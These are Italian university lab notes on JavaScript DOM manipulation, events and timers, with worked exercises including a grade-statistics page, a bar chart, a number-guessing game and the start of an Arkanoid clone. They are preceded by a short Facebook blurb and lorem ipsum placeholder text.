Facebook è un social medium e **rete sociale** lanciato a scopo commerciale il 4 febbraio 2004, posseduto e gestito dalla società *Facebook Inc.*, e basato su una piattaforma web 2.0 scritta in vari linguaggi di programmazione (principalmente PFB).

È disponibile in oltre **100 lingue** (in italiano dal *14 maggio 2008*);
nel giugno 2017 ha raggiunto 2,23 miliardi di utenti attivi mensilmente, e si è classificato come *primo servizio* di rete sociale per numero di utenti attivi.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur ac eros ante. Integer blandit ornare mauris, a pharetra nibh venenatis eget. Sed vel arcu sapien. Phasellus purus erat, ultrices et porta at, pellentesque non erat. Sed eros ante, semper sit amet ultricies eu, commodo vel ipsum. Nullam at lacinia felis. Mauris nunc dui, porta quis pellentesque vulputate, egestas et ligula. Nullam fermentum metus erat, at maximus arcu vehicula sed. Nunc vulputate augue pulvinar, posuere risus placerat, molestie felis. Aenean volutpat erat nec augue volutpat ullamcorper. Donec vehicula sapien nisl, at gravida eros aliquet id. Nullam eros risus, efficitur in turpis ut, blandit faucibus orci.

Youtube

Torna su

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur ac eros ante. Integer blandit ornare mauris, a pharetra nibh venenatis eget. Sed vel arcu sapien. Phasellus purus erat, ultrices et porta at, pellentesque non erat. Sed eros ante, semper sit amet ultricies eu, commodo vel ipsum. Nullam at lacinia felis. Mauris nunc dui, porta quis pellentesque vulputate, egestas et ligula. Nullam fermentum metus erat, at maximus arcu vehicula sed. Nunc vulputate augue pulvinar, posuere risus placerat, molestie felis. Aenean volutpat erat nec augue volutpat ullamcorper. Donec vehicula sapien nisl, at gravida eros aliquet id. Nullam eros risus, efficitur in turpis ut, blandit faucibus orci.

Cras eu pellentesque elit. Aliquam at ex ligula. Maecenas rhoncus mollis rhoncus. Suspendisse potenti. Pellentesque auctor massa ut lorem feugiat, vitae semper tellus dictum. Maecenas ac varius odio. Praesent gravida bibendum eros, at posuere nisi egestas eget. Praesent sem elit, porttitor vitae molestie et, egestas id elit.

Vestibulum scelerisque aliquam odio vel viverra. In eu nisl eu nisl venenatis rutrum. Donec vitae nisi consequat quam dictum suscipit. Quisque bibendum libero tortor. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia curae; Ut dignissim sem non massa feugiat vestibulum. Vivamus pellentesque eu enim vitae volutpat. Quisque orci velit, iaculis ac sem vitae, rhoncus semper ex.

Laboratorio 3 – Mercoledì 21/10/2020

- Per modificare il documento utilizziamo il cosiddetto DOM, un albero che viene creato al momento del caricamento del browser.
- Javascript permette la modifica di elementi della pagina: prima cosa che dobbiamo saper fare è recuperare questi elementi all'interno dell'albero DOM.

- **Metodi per ottenere gli elementi DOM**: per modificare il documento utilizzeremo l'oggetto document

Metodo	Descrizione
document.getElementById(*id*)	Ottiene un elemento dal suo ID
document.getElementsByTagName(*name*)	Ottiene elementi tramite il nome del tag
document.getElementsByClassName(*name*)	Ottiene elementi tramite la classe

- Proprietà e metodi per cambiare gli elementi DOM:

Proprietà	Descrizione
element.innerHTML = *new html content*	Cambia il contenuto interno di un elemento
element.attribute = new value	Cambia il valore di un attributo di un elemento
element.style.*property = new style*	Cambia lo stile (proprietà CSS) di un elemento
Metodo	**Descrizione**
element.setAttribute*(attribute, value)*	Cambia il valore di un attributo di un elemento

Attenzione: come già detto con Marcelloni i nomi degli stili sono diversi (si rimuovono gli scores e si pongono lettere maiuscole per distinguere le varie parole)

```
document.getElementsByTagName("H1")[0].setAttribute("class", "democlass");
document.getElementById("demo").style.fontSize = "x-large";
```

Nell'esempio vediamo `font-size -> fontSize`

- **Proprietà e metodi per aggiungere o cancellare elementi**:

Metodo	Descrizione
document.createElement(*element*)	Crea un elemento HTML
document.removeChild(*element*)	Cancella un elemento HTML
document.appendChild(*element*)	Aggiunge un elemento HTML
document.replaceChild(*new, old*)	Rimpiazza un elemento HTML

Nel seguente esempio abbiamo creato un elemento button, abbiamo impostato il suo contenuto e infine lo abbiamo inserito in fondo all'elemento body

```
var btn = document.createElement("BUTTON");   // Create a <button> element
btn.innerHTML = "CLICK ME";                   // Insert text
document.body.appendChild(btn);               // Append <button> to <body>
```

Eventi

- Gli eventi sono importantissimi all'interno di Javascript.
- Abbiamo visto con Marcelloni che esistono vari modi per creare *listener*.

- Il metodo suggerito dal prof. Tesconi è l'`addEventListener`.

```
document.getElementById("myBtn").addEventListener("click", function() {
  document.getElementById("demo").innerHTML = "Hello World";
});
```

- Gli eventi più utilizzati sono i seguenti
    - `click`, che può essere utilizzato non solo su bottoni ma anche su anchors, paragrafi, su un qualunque elemento HTML…
    - `change`, si intercetta il cambiamento di una casella di input
    - `scroll`, quando si fa scrolling della pagina (si usa l'ascensore per scendere o salire)
    - `drag`, relativo allo spostamento di elementi
    - `DOMContentLoaded`, evento che si scatena con il caricamento completato del DOM. Può essere utile quando la pagina da caricare è estremamente complessa: il DOM potrebbe richiedere più tempo per essere caricato e Javascript, nel frattempo, potrebbe provare a modificare un albero non ancora completato. La cosa può provocare errori.
    - `resize`, ridimensionamento della pagina. Utile se vogliamo fare schermate che si adattano alla dimensione della finestra del browser.

- **Lista completa degli eventi**: *https://www.w3schools.com/jsref/dom_obj_event.asp*

Riscaldamento

```
<!DOCTYPE html>
<html lang="it">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width">
        <title>JS Bin</title>
    </head>

    <body>
        <input id="nome">
        <button id="mybtn">Click me</button>
        <div id="output"></div>

        <script type="text/javascript">
        var mybtn = document.getElementById("mybtn");
        var output = document.getElementById("output");

        // Quanto segue può essere scritto in due modi: il modo non commentato è quello
        consigliato dal docente
        /*
        function hello() {
            var nome = document.getElementById("nome").value;
            output.innerHTML = "Hello " + nome;
        }

        mybtn.addEventListener("click", hello);
        */

        mybtn.addEventListener("click", function() {
            var nome = document.getElementById("nome").value;
            output.innerHTML = "Hello " + nome;
        });
        </script>
    </body>
</html>
```

- Il codice pone un input di testo in cui noi andiamo a indicare un nome
- L'addEventListener associa all'elemento button con id `mybtn` un *listener*: quando qualcuno clicca l'elemento si modifica il contenuto dell'elemento avente id `output`.
- Questo contenuto include il nome che abbiamo indicato nell'input

- **Output**:

setInterval() e setTimeout()

- Le seguenti funzioni sono importantissime per realizzare animazioni:
  - `setInterval()`
    chiama una funzione ogni tot millisecondi e continua ad invocarla fino a quando non viene fermata con clearInterval() o viene chiusa la finestra

  - `setTimeout()`
    chiama una funzione dopo tot millisecondi, salvo chiusura della finestra o chiamata della funzione clearTimeout().

- **Esempio**:

```
var myVar;

function myFunction() {
  myVar = setTimeout(function(){ alert("Hello") }, 3000);
}

function myStopFunction() {
  clearTimeout(myVar);
}
```

Progetto *libretto universitario*

- Tesconi ha introdotto il progetto Libretto universitario creato dal prof. Tanganelli
  (docente che ha curato i laboratori degli anni passati)

- root:
  - index.html
  - js:
    - libretto.js
  - CSS:
    - libretto.css
    - img:
      - contiene le immagini utilizzate dal CSS

- **File index.html**

```
<!DOCTYPE hmtl>
<html>
   <head>
      <meta charset="utf-8">
      <link rel="shortcut icon" type="image/x-icon" href="./css/img/favicon.ico" />
      <title>Libretto universitario</title>
      <link rel="stylesheet" href="./css/libretto.css" type="text/css" media="screen">
      <script type="text/javascript" src="./js/libretto.js"></script> <!-- js -->
   </head>
   <body onLoad="main()">
      <h2> Analisi statistica dei voti riportati negli esami </h2>
   </body>
</html>
```

L'index è molto semplice: è presente il riferimento al CSS e al Javascript, mentre nel body è presente solo il titolo della pagina. Il contenuto vero e proprio verrà inserito dalla funzione `main()`, triggerata dall'evento `onLoad`. Tesconi è insofferente sull'inserimento di tutto questo codice HTML attraverso Javascript: avrebbe preferito avere larga parte del codice direttamente nella index.

- **File js/libretto.js**
  Andiamo ad analizzare i vari aspetti del progetto:
  - **Gestione di messaggi rivolti all'utente e egli errori**: possiamo raccogliere messaggi stampati all'interno del documento in un array. Questo permetterà di recuperarli in modo veloce. Tra questi messaggi possiamo porre anche quelli di errore: segue un esempio di funzione .

```
// Array di messaggi utente, istanziati prima che la pagina venga visualizzata
MESSAGGI_UTENTE = [
      "Inserisci una sequenza di voti tra 18 e 33",
      " non e` un numero",
      " e` un numero minore di 18 o maggiore di 33"
];
// gestore dei messaggi di errore
function stampaErrore(dato, codMess) {
      window.alert("Errore: '" + dato + "' " + MESSAGGI_UTENTE[codMess]);
}
```

- **Programmazione ad oggetti**: Tanganelli ha creato un oggetto di nome `Statistico`. Questo oggetto presenta attributi con i dati richiesti (quelli che stamperemo: minimo, massimo, media, variabilità) e funzioni utilizzate per calcolare i vari dati. L'associazione delle funzioni avviene con l'attributo prototype.

```
function Statistico(dati) {
    this.voti   = this.analizzaDati(dati);
    this.min    = 0;
    this.mas    = 0;
    this.med    = null;
    this.variab = null;
}
[… per le funzioni vedere più avanti]
```

- `analizzaDati()`
  La funzione viene eseguita quando si inizializza un'istanza dell'oggetto. Data una stringa in ingresso restituisce
  - un array con i voti se tutto va bene
  - *null* nel caso siano stati trovati problemi (caratteri non numerici o voti non validi)

```
Statistico.prototype.analizzaDati = function(datiInput) {
      // Array contenente i voti degli esami inseriti dall'utente (gli elementi sono delle strighe)
      var dati = datiInput.split(";");

      // Array da restituire contenenti i voti degli esami (gli elementi sono degli interi)
      var voti = new Array();

      // Per ogni voto inserito dall'utente
      for (var i = 0; i < dati.length; i++) {
            var voto = Number(dati[i]);
            if (isNaN(voto)) { // controllo se è un numero valido
                  stampaErrore(dati[i],1);
                  return null;
            }
            // controllo se è compreso tra 18 e 33
            else if (voto<18 || voto>33){
                  stampaErrore(voto,2);
                  return null;
            }

            voti[i] = voto;
      }

      return voti;
}
```

  - Con la split genero un array (poniamo come separatore il punto e virgola)
  - Creo un *Array* `voti`
  - Col for controllo gli elementi dell'array generato precedentemente
    - Se il singolo voto non è un numero stampo l'errore 1 e restituisco null.
    - Se il singolo voto non rispetta le convenzioni universitarie stampo l'errore 2 e restituisco null.
    - Se non si hanno errori il voto è valido e può essere incluso nell'array `voti`.
  - Restituisco l'array `voti`.

- **Output**: riprendiamo il codice della funzione `main()`

```
function main() {
    var voti = window.prompt(MESSAGGI_UTENTE[0]);
    if (voti == null)
          return;

    var stat = new Statistico(voti);
    if (!stat.datiOk())
        return;

    stat.calcolaMinimo();
    stat.calcolaMassimo();
    stat.calcolaMedia();
    stat.calcolaVariabilita();
    stat.stampa();
}
```

  - Si richiede l'inserimento di una lista di voti con la funzione `prompt()` (Il testo è preso dall'array citato all'inizio).
  - Si verifica che sia stato inserito del contenuto: in caso contrario ci si ferma subito.
  - Si crea un istanza di `Statistico` ponendo in ingresso la stringa `voti`.
  - SI verifica con la funzione `datiOk()` che tutti i dati siano corretti. In caso contrario mi fermo.
  - Eseguo una serie di funzioni per calcolare minimo, massimo, media e variabilità.
  - Eseguo un'ultima funzione per stampare i risultati e il contenuto vero e proprio della pagina HTML.

- `datiOk()`
  semplice funzione che verifica il valore in uscita della `analizzaDati()`. Dobbiamo solo verificare che l'uscita non sia *null*.

```
Statistico.prototype.datiOk = function() {
     return this.voti != null;
}
```

- `calcolaMinimo()`
  Si scorrono gli elementi dell'array membro `this.voti`, dall'ultimo al primo elemento. Ogni volta si aggiorna il minimo utilizzando la funzione `Math.min()`. Alla fine si aggiorna la variabile membro `this.min` ponendo il minimo trovato.

```
Statistico.prototype.calcolaMinimo = function() {
    var minimo = this.voti[0];
    for (var i = this.voti.length-1; i > 0 ; i--)
          minimo = Math.min(minimo, this.voti[i]);

    this.min = minimo;
}
```

- `calcolaMassimo()`
  Stesso meccanismo di prima per trovare il massimo. Si utilizza la funzione `Math.max()`

```
Statistico.prototype.calcolaMassimo = function() {
    var massimo = this.voti[0];
    for (var i = this.voti.length-1; i > 0 ; i--)
          massimo = Math.max(massimo, this.voti[i]);

    this.mas = massimo;
}
```

- `calcolaMedia()`
  funzione che restituisce un array contenente due valori:
  - Media quantitativa (valore numerico)
  - Media qualitativa (stringa contenente un giudizio deciso sulla base

```
Statistico.prototype.calcolaMedia = function() {
     /*********************************
          CALCOLO MEDIA QUANTITATIVA
     *********************************/
     var i = 0, media = 0;
     while (i < this.voti.length) {
          media += this.voti[i];
          i++;
     }
     media /= this.voti.length;
     media = Math.round(media*100)/100;

     /*********************************
          CALCOLO MEDIA QUALITATIVA
     *********************************/
     var mediaQual = null;
     switch(Math.floor((media-18)/3)) {
          case 0:
          mediaQual = "sufficiente";
          break;
          case 1:
          mediaQual = "discreta";
          break;
          case 2:
          mediaQual = "buona";
          break;
          case 3:
          mediaQual = "distinta";
          break;
          case 4:
          mediaQual = "ottima";
          break;
          default:
          mediaQual = "eccellente";
     }

     this.med = { numerica: media, qualitativa: mediaQual };
}
```

  - Per il calcolo della media quantitativa:
    - Sommo tutti i voti presenti nell'array this.voti
    - Divido per il numero di voti (lunghezza dell'array, this.voti.length)
    - Con la `Math.round()` arrotondo a due cifre decimali.
      - Moltiplico per 100, spostando la virgola di due posizioni avanti.
      - Arrotondo con la `round` (cambia eventualmente l'ultima cifra intera)
      - Divido per 100, spostando la virgola di due posizioni indietro.
      - Ottengo un numero che ha solo due cifre decimali.
  - Per la media qualitativa:
    - Prendo la media quantitativa, sottraggo 18, divido per 3 e arrotondo per difetto con la `floor`.
    - Ottengo un numero compreso tra 0 e 5. Vediamo i casi limite:
      - 0: (18-18)/3=0
      - 5: (33-18)/3=5
    - Con la switch individuo quale valore qualitativo si addice alla mia media.

- `calcolaVariabilita()`

  funzione che restituisce un array contenente due valori
  - Variabilità quantitativa (valore numerico)
  - Variabilità qualitativa (stringa)

  Con variabilità intendiamo la seguente formula

$$\frac{1}{n}\sum_{i=1}^{n}|x_i - \overline{x}|$$

  Dove x_i consiste nell'i-esimo elemento, x nella media ed n nel numero di elementi coinvolti. Si considera una somma di valori assoluti per evitare che alcuni termini si annullino.

```
Statistico.prototype.calcolaVariabilita = function() {
     /************************************
          CALCOLO VARIABILTA' QUANTITATIVA
     ************************************/
     var i = 0, varia = 0;
     do {
          varia += Math.abs(this.voti[i]-this.med.numerica);
          i++;
     } while (i < this.voti.length);

     varia /= this.voti.length;
     varia = Math.round(varia*100)/100;

     /************************************
          CALCOLO VARIABILTA' QUALITATIVA
     ************************************/
     var variabQual = null;
     switch(Math.ceil(varia/7.5*3)) { // 7.5 massima variabilita
          case 1:
          variabQual = "bassa";
          break;
          case 2:
          variabQual = "normale";
          break;
          case 3:
          variabQual = "alta";
          default:
          variabQual = "nessuna";
          break;
     }
     this.variab = { numerica: varia, qualitativa: variabQual };
}
```

  - Per la varianza quantitativa:
    - Sommo i valori assoluti (utilizzando la `Math.abs`) delle differenze viste prima.
    - Divido per il numero di elementi dell'array.
    - Arrotondo alla seconda cifra esattamente come abbiamo fatto prima.
  - Per la varianza qualitativa:
    - Divido la varianza quantitativa per 7.5, moltiplico per 3 e arrotondo per eccesso con la funzione `ceil`.
    - Con la switch individuo un valore qualitativo che si addice alla mia varianza quantitativa.

- `stampa()`
  ultima funzione eseguita nella `main()`, permette di stampare il contenuto della pagina includendo i dati inseriti e i risultati calcolati poco prima. All'interno sono chiamate due ulteriori funzioni: `stampaTabellaVoti()` e `stampaDatiStatistici()`

```
Statistico.prototype.stampa = function() {
   // Stampa intestazione pagina HTML (doctype e head)
   document.writeln("<!DOCTYPE hmtl>");
   document.writeln("<html><head><meta charset=\"utf-8\">");
   document.writeln("<link rel=\"shortcut icon\" type=\"image/x-icon\"
   href=\"./css/img/favicon.ico\"/>");
   document.writeln("<title>Libretto universitario</title>");
   document.writeln("<link rel=\"stylesheet\" href=\"./css/libretto.css\"
   type=\"text/css\" media=\"screen\"> <!-- css --></head>");

   // Qua inizia il <body>
   document.writeln("<body>");
   document.writeln("<div id=\"wrapper\">");
   document.writeln("<div id=\"topnav\"><img
   src=\"./css/img/unipi_logo.png\" alt=\"Logo\"></div>");
   document.writeln("<p>Libretto Universitario</p>");

   this.stampaTabellaVoti();
   this.stampaDatiStatistici();

   document.writeln("</div>");
   document.writeln("</body>");
   document.writeln("</html");
}
```

- `stampaDatiStatistici()`
  stampa dei risultati calcolati con le funzioni spiegate prima della `stampa()`

```
Statistico.prototype.stampaDatiStatistici = function() {
     document.writeln("<div id=\"datiStatistici\">");
     document.writeln("Minimo: " + this.min + "<br>");
     document.writeln("Massimo: " + this.mas + "<br>");
     document.writeln("Media: " + this.med.numerica + " (" +
     this.med.qualitativa + ")<br>");
     document.writeln("Variabilit&agrave;: " + this.variab.numerica + "
     (" + this.variab.qualitativa +")");
     document.writeln("</div>");
}
```

- `stampaTabellaVoti()`
  stampa dei valori inseriti con la `prompt()` sottoforma di tabella


```
Statistico.prototype.stampaTabellaVoti = function() {
     document.writeln("<div id=\"tabellaVoti\">");
     document.writeln("<table>")
     document.writeln("<caption>Elenco Esami</caption>");
     document.writeln("<tr><th>Voti");

     for (var i = 0; i < this.voti.length; i++)
          document.writeln("<tr><td>" + this.voti[i]);

     document.writeln("</table>");
     document.writeln("</div>")
}
```

Esercizio: bottoni che aumentano/riducono la dimensione del font

```
<!DOCTYPE html>
<!--
Created using JS Bin
http://jsbin.com

Copyright (c) 2020 by mtesconi (http://jsbin.com/fefumam/2/edit)

Released under the MIT license: http://jsbin.mit-license.org
-->
<html>
    <head>
        <meta name="description" content="cambia dimensione font">
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width">
        <title>cambia dimensione font</title>
        <style id="jsbin-css">
        #sentence {
            padding: 20px;
            font-size: 20px;
        }
        </style>
    </head>
    <body>
        <button id="plus">+</button>
        <button id="minus">-</button>
        <div id="sentence">HELLO WORLD!!!</div>

        <script id="jsbin-javascript">
            var fontSize = 20;

            document.getElementById("plus").onclick = function(){
                fontSize++;
                document.getElementById("sentence").style.fontSize = fontSize + "px";
            };

            document.getElementById("minus").onclick = function(){
                fontSize--;
                document.getElementById("sentence").style.fontSize = fontSize + "px";
            };
        </script>
    </body>
</html>
```

- Abbiamo la frase `Hello world!!!` che inizialmente ha dimensione di 20px (impostata da CSS)
- Abbiamo inserito due bottoni: uno con id `plus` e uno con id `minus`.
- Abbiamo associato delle funzioni a due eventi:
    - *click* sul bottone con id `plus`: funzione che incrementa la dimensione del font;
    - *click* sul bottone con id `minus`: funzione che decrementa la dimensione del font;
- Entrambe le funzioni agiscono tenendo conto di una variabile `fontSize` inizializzata a 20 (la stessa dimensione del carattere impostata attraverso CSS. Dopo aver incrementato o decrementato la variabile aggiornano la proprietà del CSS col nuovo valore (si concatena la variabile aggiornata a `px`)

- **Esempio di output**:




Esercizio: bar chart

Il seguente esercizio mira a creare un bar chart, cioè un diagramma a barre il cui contenuto è stabilito da un input. Precisamente: si pone una lista di numeri, separati da virgola, in ingresso; si crea una barra per ciascun numero; ciascuna barra avrà una lunghezza in px pari al numero indicato.

```
<!DOCTYPE html>
<html>
    <head>
        <meta name="description" content="Esercitazioni con Javascript + CSS">
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width">
        <title>Esercitazioni con Javascript + CSS</title>
        <style id="jsbin-css">
        .bar {
            margin: 2px;
            border: 1px solid black;
            width: 100px;
            height: 30px;
            background-color: lightblue;
        }
        </style>
    </head>
    <body>
        INPUT: <input id="input"></input>
        <button id="button">RUN</button>
        <div id="output"></div>

        <script id="jsbin-javascript">
            var button = document.getElementById("button");
            var output = document.getElementById("output");

            button.onclick = function() {
                //output.innerHTML = "HELLO WORLD!!!";

                var numbers = input.value.split(",");
                numbers.forEach(function(value) {
                    div = document.createElement("div");
                    div.setAttribute("class", "bar");
                    div.style.width = parseInt(value) * 10 + "px";
                    output.appendChild(div);
                    //console.log(parseInt(value) * 100 + "px");
                });
            };
        </script>
    </body>
</html>
```

- Associo al click del pulsante con id `button` una funzione:
    - Genero un array dividendo la stringa posta in ingresso con l'input (la virgola è il separatore)
    - Per ogni numero presente nell'array generato:
        - Creo un nuovo div
        - Associo al div appena creato la classe `bar` (che presenta certe proprietà grafiche - CSS)
        - Imposto la lunghezza della barra alterando il `width`.
        - Aggiungo la barra nel contenuto del div `output`.
- **Effetto collaterale**: con la funzione `append` concateniamo nuovo codice con quello già presente all'interno del div class `output`. Questo significa che nuovi dati comporteranno l'aggiunta di nuove barre senza eliminare le precedenti (a meno che non si ricarichi la pagina).
- **Esempio di output**:




Esercizio: indovina il numero

Proviamo a realizzare un gioco molto semplice dove l'utente deve indovinare un numero. Il computer, al caricamento della pagina, genera un numero random. L'utente prova a indovinarlo attraverso un input: la pagina risponde dicendo se ha indovinato (mostrando il num. di tentativi) o se ha indicato un numero maggiore o minore.

```
<html>
    <head>
        <meta name="description" content="indovina il numero">
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width">
        <title>JS Bin</title>
        </head>
    <body>
        <h3>INDOVINA IL NUMERO</h3>
        <input id ="numero" type="text">
        <button id="button">TEST</button>
        <div id="output"></div>

        <script>
            var num = Math.floor(Math.random() * 100);     // returns a random integer from
            0 to 9
            var output = document.getElementById("output");
            var button = document.getElementById("button");

            var num_tentativi = 0;

            // La console è molto utile per fare debugging: col comando console.log(num);
            possiamo stampare il numero random generato

            button.onclick = function() {
                num_tentativi++;
                console.log(num_tentativi);

                var tentativo = document.getElementById("numero").value;
                if (tentativo == num)
                    output.innerHTML = "HAI INDOVINATO CON "+num_tentativi+" TENTATIVI";
                else if (tentativo > num)
                    output.innerHTML = tentativo + " è più grande";
                else
                    output.innerHTML = tentativo + " è più piccolo";
            };
        </script>
    </body>
</html>
```

- Con le funzioni `Math.floor` e `Math.random()` generiamo il numero random. Ricordiamoci quanto detto durante la lezione di Marcelloni relativamente al generare numeri random.
- Si utilizza la `getElementById` per ottenere gli oggetti del DOM da manipolare (il div con id `output` dove stamperemo le risposte del gioco e il bottone con id `button` che premiamo per inviare gli input)
- Si inizializza con valore 0 una variabile contatore `num_tentativi` per ricordarsi il numero di tentativi usati (sarà stampata in caso di vittoria)
- Si associa una funzione all'evento *onclick*:
    - Incremento i tentativi
    - Stampo il numero di tentativi nella console (questo è per comodità nostra, per debuggare)
    - Con `getElementById("numero").value` estraiamo il valore posto nell'input
    - Con una serie di *if-statement* confronto il numero inserito con quello generato da Javascript e agisco di conseguenza modificando il contenuto del div `output`.
- **Esempio di output**:



Laboratorio 4 – Venerdì 30/10/2020

Esercizio MouseMove

```
<!DOCTYPE html>
<html>
    <head>
        <meta name="description" content="mouse move">
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width">
        <title></title>
        <style id="jsbin-css">
        #canvas {
            margin: 10px;
            border: 1px solid black;
            width: 300px;
            height: 300px;
        }

        #box {
            position: absolute;
            border: 1px solid black;
            width: 30px;
            height: 30px;
            top: 50px;
            left: 50px;
            background-color: red;
        }
        </style>
    </head>
    <body>
        <div id="canvas">
            <div id="box"></div>
        </div>
        <div id="output"></div>

        <script id="jsbin-javascript">
            var box = document.getElementById("box");
            var output = document.getElementById("output");

            document.getElementById("canvas").addEventListener("mousemove", function(event) {
                var x = event.clientX;
                var y = event.clientY;
                var coords = "X coords: " + x + ", Y coords: " + y;
                output.innerHTML = coords;
                box.style.top = (y - 15) + "px";
                box.style.left = (x - 15) + "px";
            });
        </script>
    </body>
</html>
```


- Vogliamo creare un'area all'interno del quale un elemento quadrato di colore rosso dovrà seguire il nostro cursore. Vogliamo anche registrare e stampare le coordinate del cursore.
- Nell'HTML troviamo
    1. Un elemento div con id `canvas`, che consiste nell'area dove muoveremo il cursore.
    2. Un elemento div con id `box`, contenuto all'interno del primo div, che si muoverà col cursore.
    3. Un elemento div con id `output` dove stamperemo le coordinate del cursore.
- Creiamo l'oggetto `box` con cui ci collegheremo al secondo div.
- Creiamo l'oggetto `output` con cui ci collegheremo al terzo div
- Creiamo un *listener* che verifica se si manifesta un evento `mousemove`[1] relativamente al secondo div.
- Attraverso le proprietà `clientX` e `clientY` dell'oggetto `event` otteniamo le coordinate del cursore.

[1] L'evento `mousemove` consiste nel movimento del cursore sopra un particolare elemento div.

- Con `innerHTML` aggiorniamo il contenuto del terzo div (poniamo come contenuto la proprietà `coords`).
- A questo punto l'unica cosa che ci manca da gestire è il movimento del secondo div: con le ultime due righe della funzione impostiamo le proprietà CSS `top` e `left` relativamente a `box`. Entrambi i valori numerici vengono decrementati di 15 in modo tale che il cursore si posizioni al centro dell'elemento (che ha lunghezza e larghezza pari a `30px`)

- **Osservazione**: non si è posto un controllo vero e proprio relativamente ai movimenti del div `box` (può essere portato fuori dal div `canvas`). Ci occuperemo di questa cosa nell'esercizio successivo.


- **Output**:



Arkanoid

Arkanoid è uno storico gioco degli anni 80, fonte di ispirazione per questo esercizio svolto durante il laboratorio.

- **Output**:



Prendiamo il codice:

```
<!DOCTYPE html>
<html>
   <head>
      <title>Arkanoid</title>
      <meta charset="utf-8">
      <meta name="viewport" content="width=device-width">
      <style id="jsbin-css">
      #canvas {
      position: absolute;
      margin: 0px;
      border: 3px solid black;
      width: 300px;
      height: 300px;
      border-bottom: none;
      }
```

L'area di gioco è posizionata in alto a sinistra della pagina, ha un bordo di 3px continuo, lunghezza e larghezza di 300px, bordo inferiore assente.

```
    #ball {
    position: absolute;
    border: 1px solid black;
    width: 10px;
    height: 10px;
    top: 50px;
    left: 50px;
    background-color: red;
    }

    #bar {
    position: absolute;
    border: 1px solid black;
    width: 100px;
    height: 10px;
    top: 300px;
    left: 50px;
    background-color: blue;
    }
    </style>
</head>

<body>     Area di gioco
    <div id="canvas">
        <div id="ball"></div> ← Pallina che si muove
        <div id="bar"></div>  ← Barra che dobbiamo muovere per far rimbalzare la pallina
    </div>

    <script id="jsbin-javascript">
    // Recupero i tre elementi HTML necessari per dare forma al gioco
    var canvas = document.getElementById("canvas");
    var ball = document.getElementById("ball");
    var bar = document.getElementById("bar");

    var x = 50;
    var y = 20;
    var inc_x = 1;
    var inc_y = 1;
    var bar_x = 0;

    // Imposto con questo handler il movimento orizzontale della bar in funzione del mio mouse
    // (la differenza mi permette di avere il cursore del mouse nel centro della barra).
    // Il movimento del mouse avviene all'interno dell'area di gioco, non solo sulla barra.
    canvas.addEventListener("mousemove", function(event) {
        bar.style.left = (event.clientX - 50) + "px";

        // Mi salvo la posizione per verificare se la barra è riuscita a far rimbalzare la palla
        bar_x = event.clientX;
    });
                  Mi salvo l'identificativo restituito dalla setInterval per usarlo nella clearInterval()
    var interval = setInterval(function(){
        x += inc_x;                    Ogni volta altero la posizione (top,left) della ball.
        y += inc_y;
        ball.style.left = x + "px";    Gli incrementi sono determinati dai rimbalzi e possono avere
        ball.style.top = y + "px";     valore negativo.

        // In caso di rimbalzo laterale altero la direzione della ball.
        if (x<=0 || x>=290) inc_x *= -1;
```

La palla presenta `position:absolute` (per potersi muovere), ha un bordo di 1px continuo e nero, lunghezza e larghezza di 10px, sfondo di colore rosso. Il suo punto di partenza nell'area di gioco ha coordinate (*50, 50*), cioè 50px dall'alto e 50px da sinistra.

